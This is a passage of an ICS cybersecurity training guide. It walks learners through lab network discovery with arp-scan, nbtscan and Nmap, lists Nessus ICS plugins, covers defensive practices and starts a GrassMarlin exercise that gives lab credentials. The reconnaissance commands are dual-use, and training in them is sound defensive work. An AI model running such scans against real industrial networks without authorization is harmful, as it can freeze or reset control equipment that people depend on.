Nmap scan report for 192.168.10.32
Host is up (0.00092s latency).
MAC Address: 00:50:56:A0:1C:B6 (VMware)
Nmap scan report for 192.168.10.40
Host is up (0.00066s latency).
MAC Address: 00:A0:1D:30:B2:1C (Sixnet)
Nmap scan report for 192.168.10.41
Host is up (0.00049s latency).
MAC Address: 00:50:56:A0:22:B3 (VMware)
Nmap scan report for 192.168.10.42
Host is up (0.00084s latency).
MAC Address: 00:50:56:A0:1D:A2 (VMware)
Nmap done: 19 IP addresses (4 hosts up) scanned in 0.35 seconds
root@kali:~/Desktop# nmap -n 192.168.10.32-49 -sn --exclude 192.168.10.40
Starting Nmap 6.40 ( http://nmap.org ) at 2014-05-28 10:54 MDT
Nmap scan report for 192.168.10.32
Host is up (0.00067s latency).
MAC Address: 00:50:56:A0:1C:B6 (VMware)
Nmap scan report for 192.168.10.41
Host is up (0.0012s latency).
MAC Address: 00:50:56:A0:22:B3 (VMware)
Nmap scan report for 192.168.10.42
Host is up (0.0018s latency).
MAC Address: 00:50:56:A0:1D:A2 (VMware)
Nmap done: 18 IP addresses (3 hosts up) scanned in 0.53 seconds
root@kali:~/Desktop#
```

NOTE: This is a hyphenhyphenexclude in both cases, not a long dash!





Industrial Control Systems Cybersecurity Training - 300

See <http://nmap.org/book/man.html> or <http://linux.die.net/man/1/nmap> for online Nmap manual pages

Nmap Demonstration notes:

ICS Challenges

- Scans can cause computer systems to restart.
- Scans can cause embedded devices to freeze or lose configuration and in some severe cases requires vendor involvement.
- Nmap considerations:
 - Use connect scan (-sT) to prevent dangling connections.
 - Don't use OS (-O) and Version Detection (-sV).
 - Slow the scan down by reducing the rate at which packets are being generated and sent by Nmap. For example, specify the option **-T2** or slower on the Nmap command line.
 - Consider using exclusion lists (--exclude or --excludefile) to keep Nmap from scanning risky hosts (ones that could be damaged by a scan).





Industrial Control Systems Cybersecurity Training - 300

Nessus Vulnerability Scanner

- Can be **DANGEROUS** to ICS systems
- Plug-in modules for various ICS protocols
- Security auditing tool consists of two parts.

NOTE: For a list of additional vulnerability scanning and other security tools visit www.sectools.org

Server
The Server is in charge of the scanning process.

Client
The Client presents the interface to the user.

The “Nessus” Project was started by Renaud Deraison in 1998 to provide the Internet community a free remote security scanner. On October 5, 2005, Tenable Network Security, the company Renaud Deraison co-founded, changed Nessus 3 to a proprietary (closed source) license.

Nessus ICS Plugins

Below are some of the ICS plugins that are available for Nessus. These plugins are not on your Kali CD.

- Areva/Alstom Energy Management System
- DNP3 Binary Inputs Access
- DNP3:
 - Link Layer Addressing DNP3
 - Unsolicited Messaging
- ICCP
 - ICCP/COTP Protocol
 - ICCP/COTP
 - TSAP Addressing
 - LiveData ICCP Server
- Matrikon OPC Explorer
- Matrikon OPC Server for ControlLogix
- Matrikon OPC Server for Modbus
- Modbus/TCP:
 - Coil Access
 - Discrete Input Access Programming
 - Function Code Access
- Modicon:
 - Modicon PLC CPU Type
 - PLC Default FTP Password
 - PLC Embedded HTTP Server
 - PLC HTTP Server Default Username/Password
 - PLC Telnet Server
 - IO Scan Status
- Modbus Slave ModeModicon PLC Web Password Status
- National Instruments Lookout
- OPC DA Server/OPC Detection/OPC HDA Server
- Siemens S7-SCL
- Siemens SIMATIC PDM
- Siemens-Telegyr ICCP Gateway
- Cisco OSI/ICCP Stack
- Cisco OSI Stack Malformed Packet Vulnerability
- Tamarack IEC 61850 Server






Industrial Control Systems Cybersecurity Training - 300

Active Discovery Exercises

Introduction

To gain a better understanding of Active Discovery, click on the Active Discovery Exercise in the CISA VLP and make a reservation of Lab 02 in Netlab. Reference the instructions used on the first exercise (Passive Discovery), page 57 in this guide.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Kali Linux host.

Objective

This exercise will allow you to practice some ideas for Active Discovery. This may be noisy on the network. Use these techniques with caution on any ICS networks.

1. Follow the instructions listed below.






Industrial Control Systems

Cybersecurity Training - 300

Pod Topology



Lab Settings

1. Click on the Kali tab or computer icon (see above).
2. Open a terminal window from the menu listed at the bottom of your screen.



arp-scan

1. We can start with the same protocol that we did in Passive Discovery. Instead of viewing your local ARP cache, we can instead broadcast to the network and see if we can find any other hosts with the **arp-scan** command.

```
arp-scan -g 1.2.3.0/24
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp-scan -g 1.2.3.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
1.2.3.39      00:50:56:8a:6e:28      VMware, Inc.
1.2.3.63      00:50:56:8a:71:50      VMware, Inc.
1.2.3.78      00:50:56:8a:e4:dd      VMware, Inc.
1.2.3.97      00:50:56:8a:f5:83      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.294 seconds (111.60 hosts/sec). 4 responded
root@kali:~#
```






Industrial Control Systems Cybersecurity Training - 300

The results shown are discoveries, listing both IP and MAC addresses. The Vendor name is also printed to the side, based on the OUI; which are the first 3 bytes that could identify the Vendor. Since these are made with virtualization, they all appear as VMware. Keep in mind, this too is useful information. Now you know some IP and MAC addresses that are not bound to physical machines.

2. After performing an ARP scan, it may be tempting to think that this is a quick way to populate your local ARP cache. This will not have that effect. Repeat the same command from Passive Discovery.

```
arp -a -i eth0 -n
```

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a grey header bar and a black body. The title bar says "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "arp -a -i eth0 -n" is entered in red at the prompt, followed by the output in white text: "arp: in 0 entries no match found." The prompt "root@kali: ~" appears again in red at the bottom.



Industrial Control Systems Cybersecurity Training - 300


NetBIOS

If you recall from Passive Discovery, we mentioned how NetBIOS activity can be another method of reconnaissance. It is not truly a networking protocol, but instead is an API. We can use NetBIOS to actively scan for other hosts that also use NetBIOS.

1. Try running this tool by typing the **nbtscan** command with the IP address range to be scanned as shown next.

```
nbtscan 1.2.3.0/24
```

NOTE: The Windows **nbtstat -c** command displays the NetBIOS cache, which contains IP addresses. It is not a scanning utility.




```
root@kali:~# nbtscan 1.2.3.0/24
Doing NBT name scan for addresses from 1.2.3.0/24

IP address      NetBIOS Name    Server      User      MAC address
-----
1.2.3.0 Sendto failed: Permission denied
1.2.3.39        CORPDESKTOP33   <server>   CORPDESKTOP33  00:50:56:8a:6e:28
1.2.3.63        ERP           <server>   <unknown>  00:50:56:8a:71:50
1.2.3.97        CORPHMI       <server>   <unknown>  00:50:56:8a:f5:83
1.2.3.255       Sendto failed: Permission denied
root@kali:~#
```

NetBIOS network scan using the **nbtscan** command

2. Now that you have issued the **nbtscan** command, take a look at the arp cache again.

```
arp -a -i eth0 -n
```



```
root@kali:~#
File Edit View Search Terminal Help
? (1.2.3.241) at <incomplete> on eth0
? (1.2.3.210) at <incomplete> on eth0
? (1.2.3.78) at 00:50:56:8a:e4:dd [ether] on eth0
? (1.2.3.175) at <incomplete> on eth0
? (1.2.3.233) at <incomplete> on eth0
? (1.2.3.202) at <incomplete> on eth0
? (1.2.3.167) at <incomplete> on eth0
? (1.2.3.225) at <incomplete> on eth0
? (1.2.3.194) at <incomplete> on eth0
root@kali:~#
```

Notice that your arp table now contains complete and incomplete results. Scroll up through them and discover any completed entries. The purpose of nbtscan is to scan for NetBIOS enabled hosts. It will fill your local ARP cache as a result; however, that is not the primary purpose. Understanding these kinds of effects is important, especially when ICS is involved. One of these tools made enough of a connection to cause your local host to also record ARP cache entries. The other did not.





Industrial Control Systems Cybersecurity Training - 300

Nmap

Feel free to launch Wireshark or tcpdump during the Nmap exercises to analyze the network traffic generated.

1. Type the following **nmap** command in a command shell to do Host Discovery of the network. The first command will change the current directory to the desktop.

***NOTE:** Capital letters are important in the following commands.*

```
cd ~/Desktop  
nmap -PS -n -sn 1.2.3.0/24
```

2. Using /24 at the end is a netmask, that represents = 1-255. Feel free to use either convention in all of these exercises.

```
nmap -PS -n -T5 1.2.3.1-255
```

The result is a list of hosts that responded to the scan. However, there are no port status entries in this output result. The -sn option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the scan. System administrators often find this option valuable. It can easily be used to count available machines on a network or monitor server availability. This is often called a ping sweep and is more reliable than pinging the broadcast address because many hosts do not reply to broadcast queries.

***NOTE:** Refer to the Linux Nmap man page (type “man nmap” on the command line) for details on Nmap options.*

3. You can use the up arrow to recall the previous command and the left arrow to insert text.

```
nmap -PS -n -T5 1.2.3.0/24
```

The result of this command is a list of the hosts that responded during the scan. The report also includes the output of the status of ports that were checked. Nmap scans the most common 1,000 ports for each protocol.

4. Add the **-sn** **Nmap** option and **--reason** to the end of the command.

```
nmap -PS -n -sn 1.2.3.0/24 --reason
```

This time you see that for every host that was determined to be up, there is additional text in the Host is up line that reads something like **received arp-response**. The **--reason** option tells Nmap to report the reason each port is set to a specific state and the reason each host is up or down by displaying the type of packet that determined the port or host state. When a privileged user tries to scan targets on a local ethernet network, ARP requests are used unless **--send-ip** was specified.





Industrial Control Systems Cybersecurity Training - 300

- So, let's use the send-ip switch by typing the following command and see what difference the send-ip switch makes.

```
nmap -PS -n -sn 1.2.3.0/24 --reason --send-ip
```

This time the **Host is up** line indicated that TCP packets such as **syn-ack** or **reset** were received to determine the host status. This is because the send-ip switch forced the packet type specified by the -PS switch to be used rather than using the default ARP packet (-PR) on the LAN.

Try some of the other Host Discovery options available in Nmap while analyzing the traffic with Wireshark. Look for differences in the packets that are being used to perform the different Host Discovery scans.

- Next, run a Port Scan using a TCP SYN scan with the following **nmap** command:

```
nmap -n -sS -T5 1.2.3.0/24
```

The result of this command should be a list of hosts and a status of the common 1,000 ports for the TCP protocol for that host. To get a status of all possible ports add the **-p-** option to the command above. The **-p** option specifies which ports to scan and the **-** after the p is shorthand for 1-65,535. Be warned that whenever all 65,535 ports are scanned, it takes significantly longer to complete the scan.

- The next exercise demonstrates the difference between two of the Timing and Performance options. First run a ping sweep scan using **-T2** with the following command:

```
nmap -T2 -sn -n 1.2.3.0/24
```

- Now run the same command with a **-T5**.

```
nmap -T5 -sn -n 1.2.3.0/24
```

There should have been a significant difference in the amount of time it took to run these scans. The first scan sends packets at a rate of one packet every 0.400 seconds compared to one packet every 0.005 seconds (5 ms) in the second scan.

- Nmap provides a variety of ways to save scan results including normal ASCII, XML, Grepable, and the ability to save in all formats with a single option. Type the following command to perform a default scan and save the results in all possible formats.

```
nmap -n -oA filename -T5 1.2.3.0/24
```

A listing of the current directory should show three files with the following extensions: **.gnmap**, **.nmap**, and **.xml**.





Industrial Control Systems Cybersecurity Training - 300

The final exercise demonstrates the ability of Nmap to do Operating System (OS) detection and Service Version Detection.

10. Type the following command, where `-O` is OS detection and `-sV` is Version Detection.

```
nmap -n -O -sV -T5 1.2.3.0/24
```

The results of this scan should provide you information regarding the OS of the host and Service Versions for any ports that were open.

The following two commands are more examples for you to try that put everything together into a single command. Feel free to come up with some of your own scans using the options that have been discussed.

11. These commands will take some time so you might want to consider running the command against a host (or hosts) of interest rather than the entire range of hosts. For example: `nmap -n -sS 1.2.3.21-36`

```
nmap -n -sS -O -sV -T4 1.2.3.60-80
nmap -n -sS -O -sV -p- -T4 1.2.3.60-80
```

Remember to use the man pages for Nmap (“man nmap”) if you are not sure what options are available, or if you want more information regarding a particular option, or refer to the referenced online documentation.

Nessus

1. Review “Scan Reports” located in the directory `/root/Desktop/Scan_Reports` for output from Nessus
2. Identify specific vulnerabilities for network hosts
3. Complete your network map.

Post-exercise review

- What information does Nessus provide that you didn’t find with Nmap?

- What different types of security problems did you discover?

- Were there any false-positives and how did you identify them?





Industrial Control Systems Cybersecurity Training - 300

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

- Request More Time
- Change Exercise
- End Reservation Now

Time Remaining

0 21

hrs. | min.

A warning will display. Click "Yes"

?

End Reservation

This will end the current reservation.
Are you sure you are finished with this pod?

Yes


No





Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300-training tab in the CISA VLP.



[Help](#) [Schedule](#) [View](#) [demo_user-1@business.com](#)

A screenshot of the Netlab homepage. At the top, it shows the INL logo and navigation links. Below that is a section titled "Scheduled Lab Reservations" with a sub-section header "New Lab Reservation". A message states "You have no scheduled lab reservations." There is also a "New Lab Reservation" button.





Session 3 – Network Defense, Detection and Analysis

Real-world examples of good and poor defensive strategies.

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Develop the requirements to manage cybersecurity risk
2. Develop safeguards to ensure delivery of critical infrastructure services
3. Identify a cybersecurity event
4. Execute activities taken during a cybersecurity event
5. Recognize current trends



Industrial Control Systems Cybersecurity Training - 300

Why are We Here?

"All it takes is one weak link in the security chain for hackers to access and corrupt a product feature, an entire supply chain or a critical piece of infrastructure. The stakes are too high in the manufacturing industry for complacency or inattention. Security can no longer be considered an add-on to products and processes. It must be built in from design to distribution and monitored with a high level of priority." – **Shahryar Shaghaghi, National Leader, Technology Advisory Services and Head of International BDO Cybersecurity**

Documents

We will discuss real-world examples from the watch floor, incident response team, and assessment team showing both good and poor defensive strategies and their end results.

Several documents have been produced outlining ways to improve industrial control system cybersecurity. Information from the following documents are used throughout this course.

- Recommended Practice: Improving Industrial Control System Cybersecurity with Defense-in-Depth Strategies
- Assessment Reports
- Year in Review
- Seven Steps to Effectively Defend Industrial Control Systems (CISA)
- Framework for Improving Critical Infrastructure Cybersecurity (NIST)

The Framework for Improving Critical Infrastructure Cybersecurity is the basis of this training. Defense is a process, a “rinse and repeat” process as indicated by this document.







Industrial Control Systems Cybersecurity Training - 300

Incidents

This figure shows Hunt and Incident Response Team (HIRT) incidents by sector in FY2018.) Government Facilities accounted for 78% of these incidents, while the Healthcare and Public Health Sector had 8% and the Information Technology Sector had 4%.




Top-five assessment findings from 2018 -2019 are listed here. System and Communications Protection and Access Control account for the top two findings.





Industrial Control Systems Cybersecurity Training - 300

LO6: Develop the requirements to manage cybersecurity risk



The activities in the Identify Function of the NIST Framework are foundational for the organization to understand managing cybersecurity risk to networks, systems, assets, data and capabilities.

"Understanding the business context, the resources that support critical functions, and the related cybersecurity risks enables an organization to focus and prioritize its efforts, consistent with its risk management strategy and business needs. Examples of outcome Categories within this Function include: Asset Management; Business Environment; Governance; Risk Assessment; and Risk Management Strategy." ~ *NIST Cybersecurity Framework*

Asset and Information Inventory

An asset inventory is necessary to understand and manage ICS risk and determine priorities for security defenses. The asset inventory is critical for understanding the potential impact of an intrusion.

Know Your Environment!

The following list will help you characterize your assets.

- **What...**

- _____
- _____
- _____

- **Why...**

- _____
- _____

- **Who...**

- _____

- **How...**

- _____
- _____
- _____






Industrial Control Systems

Cybersecurity Training - 300

Do Not Ignore Field Devices

In many cases field devices are at remote locations which can sometimes lead to them being forgotten in your asset inventory. It is important to remember to also secure your field devices in order to have a secure network. The following lists note some of the challenges and provide ideas for mitigation where traditional security techniques cannot be used.



Security Challenges

- _____
- _____
- _____

Possible Mitigations

- _____
- _____
- _____

What would you do?

Field devices may be accessed remotely because it is more convenient or may require that a human being physically visit the remote device. When accessing remotely make sure the communication is secure and the device accessing the field devices is secure.



Least Functionality

- Determine necessary ports, protocols, and services
- Deny all others at the host and firewall
- Harden devices
- Network access control

Use the data from a scan such as Nmap, to identify unused ports and service and disable all unused ports and services off. This should be done at the host. However, if it cannot be done at the host, use other mitigations, such as a firewall, to block any access to the services or any traffic leaving these hosts on these ports.

Hardening systems using security guidelines or controls will also reduce your attack surface. Work with vendors to determine hardening guidelines/settings for ICS equipment.





Industrial Control Systems Cybersecurity Training - 300

Least Privileges

- Establish user accounts for administrators
- Appropriate use of the escalated privilege function
- Review work requirements for necessary access requirements
- Role-based access.


Example: A large vendor allowed most internal users local administrator access on computer systems. This allowed multiple forms of malware into the network.

Assessment Example: Control operation center workstations are typically assigned one application to both monitor and manage.

- Gives the operators unnecessary access to the OS
- Allows the users to change the configuration

GrassMarlin

GrassMarlin is an example of a tool you can use to identify traffic and systems on your ICS network. Additionally:



- Developed by the National Security Agency (NSA), GrassMarlin is a passive network mapper dedicated to ICS and SCADA networks in support of network security assessments.
#nsacyber.
- GrassMarlin passively maps, and visually displays, an ICS/SCADA network topology while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems.
- The tool is open-source and is directly available on GitHub https://github.com/iadgov/GRASS_MARLIN.
- GrassMarlin gives a snapshot of the ICS network including:
 - Devices part of the network;
 - Communications between these devices;
 - Metadata extracted from these communications.
 - Reads in Zeek Connection logs, PCAP files and PCAP-NG files or can listen on the wire.






Industrial Control Systems Cybersecurity Training - 300

GrassMarlin Demonstration

GrassMarlin Exercise

Introduction


To gain a better understanding of the network and the exploit, we will look at a traffic capture of the exploit demonstration in GrassMarlin. Click on the GrassMarlin Exercise in the CISA VLP and make a reservation.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Security Onion Linux host.





Industrial Control Systems

Cybersecurity Training - 300

Objective

This exercise will allow you to use GrassMarlin for network discovery as well as identify computers outside the local network and explore connections.

1. **NOTE:** *This exercise is done virtually using Netlab.* Follow the instructions listed below.

Pod Topology



Lab Settings

1. Click on the Security Onion tab or computer icon (see above).
2. Log in to the SecurityOnion VM using **username** “pigpen” and the **password** “redbaron.”
3. Start the GrassMarlin application by:
 - Using the link on the desktop; OR
 - Opening a terminal window, typing `grassmarlin`, and then selecting Enter.





Industrial Control Systems Cybersecurity Training - 300

4. Select “File → Import Files” from the top menu and the following screen will appear.

The screenshot shows the 'Import' dialog box with the following details:

- Pending Imports:** A table with columns: File Name, Size, Type, and Time... (sorted by time). It displays a list of log entries:

File Name	Size	Type	Time...
23:14:21.132		Geold -> Name Mapping	23:14:21.132
23:14:20.5		Loading Cidr -> Geold Mapping	23:14:20.5
23:14:22.456		Loaded plugin 'adgov.svgexpander'	23:14:22.456
23:14:22.458		Loaded plugin 'adgov.session'	23:14:22.458
23:14:22.447		Loaded plugin 'adgov.offlinepcap'	23:14:22.447
23:14:22.453		Loaded plugin 'adgov.csvimporter'	23:14:22.453
23:14:21.138		Geold -> Name Mapping load complete	23:14:21.138
23:14:21.131		Cidr -> Geold Mapping load complete	23:14:21.131
